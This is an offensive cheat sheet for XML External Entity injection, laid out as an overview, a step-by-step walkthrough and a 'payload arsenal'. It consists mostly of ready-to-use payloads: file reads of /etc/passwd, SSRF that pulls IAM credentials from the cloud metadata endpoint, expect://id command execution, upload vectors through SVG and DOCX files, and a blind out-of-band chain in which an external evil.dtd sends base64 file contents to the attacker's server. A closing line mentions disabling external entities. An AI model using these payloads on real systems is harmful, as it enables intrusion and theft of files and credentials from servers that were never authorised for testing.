


XXE — XML External Entity Injection

A server parses XML you control with a parser that resolves external entities — so you make it read local files, fetch URLs on your behalf (SSRF), exfiltrate data out-of-band, or DoS it. The bug is the parser resolving a `<!ENTITY ... SYSTEM "...">` you defined. Replace `<placeholders>` with your own values.



Part 1 — Overview (at a glance)

The variants

Variant	When	Result
In-band file read	entity value reflected in response	read /etc/passwd, source, secrets
SSRF	entity points at a URL	internal hosts / cloud metadata
Blind OOB	no reflection	exfil via external DTD to your server
Error-based	parser errors shown	leak file contents in the error
Billion laughs	—	DoS (entity expansion)

Go-to (in-band file read)

Reliable

```
<?xml version="1.0"?>
<!DOCTYPE r [<!ENTITY x SYSTEM "file:///etc/passwd">]>
<root><name>&x;</name></root>
```

Part 2 — Detailed walkthrough

① Find XML input · ② in-band file read

XML bodies (`application/xml`), SOAP, SAML, and uploads that parse XML (SVG, DOCX/XLSX). Reflect a field first to find your output.

File read

```
<!DOCTYPE r [<!ENTITY x SYSTEM "file:///etc/passwd">]>
<stockCheck><productId>&x;</productId></stockCheck>
<!-- file breaks XML (has < or &)? read it base64-wrapped: -->
<!ENTITY x SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
```

file contents appear where productId is echoed back

③ SSRF via entity

SSRF

```
<!DOCTYPE r [<!ENTITY x SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-
credentials/">]>
<root><name>&x;</name></root>
-- reachable internal hosts + cloud metadata become readable (see ssrf sheet)
```

④ Blind OOB (external DTD) · ⑤ error-based

Blind OOB

```
<!-- host evil.dtd on http://<your-server>/ -->
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://<your-server>/?d=%file;'>">
%eval; %exfil;
<!-- trigger: -->
<!DOCTYPE r [<!ENTITY % remote SYSTEM "http://<your-server>/evil.dtd"> %remote;]>
```

your server receives GET /?d=<base64 of /etc/passwd>

⑥ XXE via file upload (SVG)

Upload

```
<!DOCTYPE svg [<!ENTITY x SYSTEM "file:///etc/hostname">]>
<svg xmlns="http://www.w3.org/2000/svg"><text>&x;</text></svg>
-- DOCX/XLSX/PPTX are zips of XML: inject into an inner .xml and re-zip
```

Part 3 — Payload arsenal

Core templates & where XML hides

Templates

```
<!-- file read / base64 / SSRF / windows / expect -->
<!DOCTYPE r [<!ENTITY x SYSTEM "file:///etc/passwd">]><root>&x;</root>
<!ENTITY x SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY x SYSTEM "http://169.254.169.254/latest/meta-data/">
<!ENTITY x SYSTEM "file:///c:/windows/win.ini">
<!ENTITY x SYSTEM "expect://id">
```

Where XML hides: `application/xml` · `POST` · `SOAP` · `SAML` · `RSS/Atom` · `uploads`

`.svg` `.docx` `.xlsx` `.pptx` `.xml` `.xhtml`.

External DTD (evil.dtd) & tools

OOB exfil

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://<your-server>/?d=%file;'>">
%eval; %exfil;
```

Tools: *Burp Pro scanner flags XXE*, or *Repeater by hand*; *Collaborator/interactsh* for blind OOB.

Billion-laugh is DoS — authorised targets only.

Key idea: XXE is the XML parser trusting a SYSTEM entity you defined and fetching it — a file (`file://`), an internal URL (`http://` → SSRF), or your server. Reflected value → read files/SSRF directly; blind → an external DTD exfiltrates over OOB. The prize is often local secrets or cloud metadata. Fix: disable DOCTYPE / external entities in the parser.